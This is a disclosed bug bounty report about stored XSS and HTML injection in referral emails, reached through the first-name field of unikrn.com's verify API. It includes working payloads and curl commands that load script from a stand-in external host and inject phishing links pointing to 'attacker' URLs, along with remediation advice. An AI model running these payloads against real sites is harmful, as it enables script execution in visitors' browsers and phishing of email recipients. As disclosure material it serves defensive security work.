HTML injection in email in unikrn.com
The first name field on the user verification endpoint lacked sanitisation, allowing HTML and script injection. An attacker could set a malicious first name that, when the user won a raffle, executed script for visitors to the raffle page, and also injected HTML into referral emails.
 Originally disclosed on HackerOne
- Disclosed after 40 hours
NOTE! Thanks for submitting a report! Please replace all the [square] sections below with the pertinent details. Remember, the more detail you provide, the easier it is for us to verify and then potentially issue a bounty, so be sure to take your time filling out the report! Please add the affected domain name in the Title of the report.
Summary: Referral emails sent from unikrn.com are vulnerable to HTML injection via the first name field.
Description: Due to a lack of sanitization and validation when posting to https://unikrn.com/apiv2/user/verify a user may set a number of profile fields to values which should not be acceptable. This allows for a possible XSS within the raffle areas of the website and HTML injection within the referral email sent by unikrn.com.
The user may insert a payload into the firstname field which is later used to generate the users 'callsign'. The callsign value is safely used in other locations in the site within ng-bind attributes however in the case of viewing a raffle winner, the value is instead transformed by the 'vartrans' directive. This directive permits html to be inserted as part of the "raffle_winner_sidebar_body" text and is done so without any sanitization.
Therefore should a user set their first name as '<script src="https://external.com/xss.js" />' when the user wins a raffle, any visitor to that raffles page will result in the external script being loaded.

Alongside this XSS it was also found that should a user set their first name to a value containing a script tag, when a referral email is sent to an address, any email content after the script tag is ignored. As the field's maximum length is 256 characters, an attacker would have 248 characters to craft a malicious email or instead embed an image with the email content to allow for a larger word count.
An example payload may be <a href="https://attacker/phish.php"><img src="https://attacker/content.jpg"></a><script>
Remedies for this would include proper sanitization of user fields when processed by the verify page and when passed as arguments to the vartrans directive to prevent similar issues in future, as well as a more strict content security policy and the stripping of all html characters when using user input within parameters to be used within an email.
Steps To Reproduce:
XSS:
- Use the provided curl command to set a users first name to an xss payload such as <script src="https://external2.com/xss.js" />
- Win a raffle
- Visit the raffles page once you have been announced as a winner.
Email HTML Injection:
- Use the provided curl command to set a users first name to a payload such as <a href="https://attacker/phish.php"><img src="https://attacker/content.jpg"></a><script>
- Navigate to the profile page and send a referral email.
Supporting Material/References:
XSS
- curl -i -s -k -X $'POST' -H $'Content-Type: application/json' --data-binary $'{"country":"GB","firstname":"<script src=\"https://external2.com/xss.js\" />", "session_id":"SESSION_ID"}' $'https://unikrn.com/apiv2/user/verify'
Email HTML Injection
- curl -i -s -k -X $'POST' -H $'Content-Type: application/json' --data-binary $'{"country":"GB","firstname":"<a href=\"https://attacker/phish.php\"><img src=\"https://attacker/content.jpg\"></a><script>", "session_id":"SESSION_ID"}' $'https://unikrn.com/apiv2/user/verify'
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the first name field was not sanitised on input and was later inserted as raw HTML by the 'vartrans' directive and into referral emails without escaping.
Impact
An attacker could execute script in the browser of anyone viewing a raffle page where they were the winner, and could inject links or images into referral emails to phish recipients.
What the attacker needed
A user account; attacker must win a raffle for XSS; victim visits the raffle page; victim receives referral email
The fix
The report recommends sanitising user fields on the verify page and before passing them to the vartrans directive, enforcing a stricter content security policy, and stripping HTML from user input used in emails.
How it was found
- Set the user's first name to a script payload via the verify endpoint.
- Win a raffle.
- Visit the raffles page after being announced as a winner.
- Set the first name to an HTML payload via the verify endpoint.
- Go to the profile page and send a referral email.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you sign up, the site saves your first name and later shows it on pages and in emails. The site did not clean this name, so someone could put HTML code (the language web pages are written in) into it. That code then ran as if it were part of the site, letting an attacker run their own script in other users' browsers or put fake links and images into emails.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.



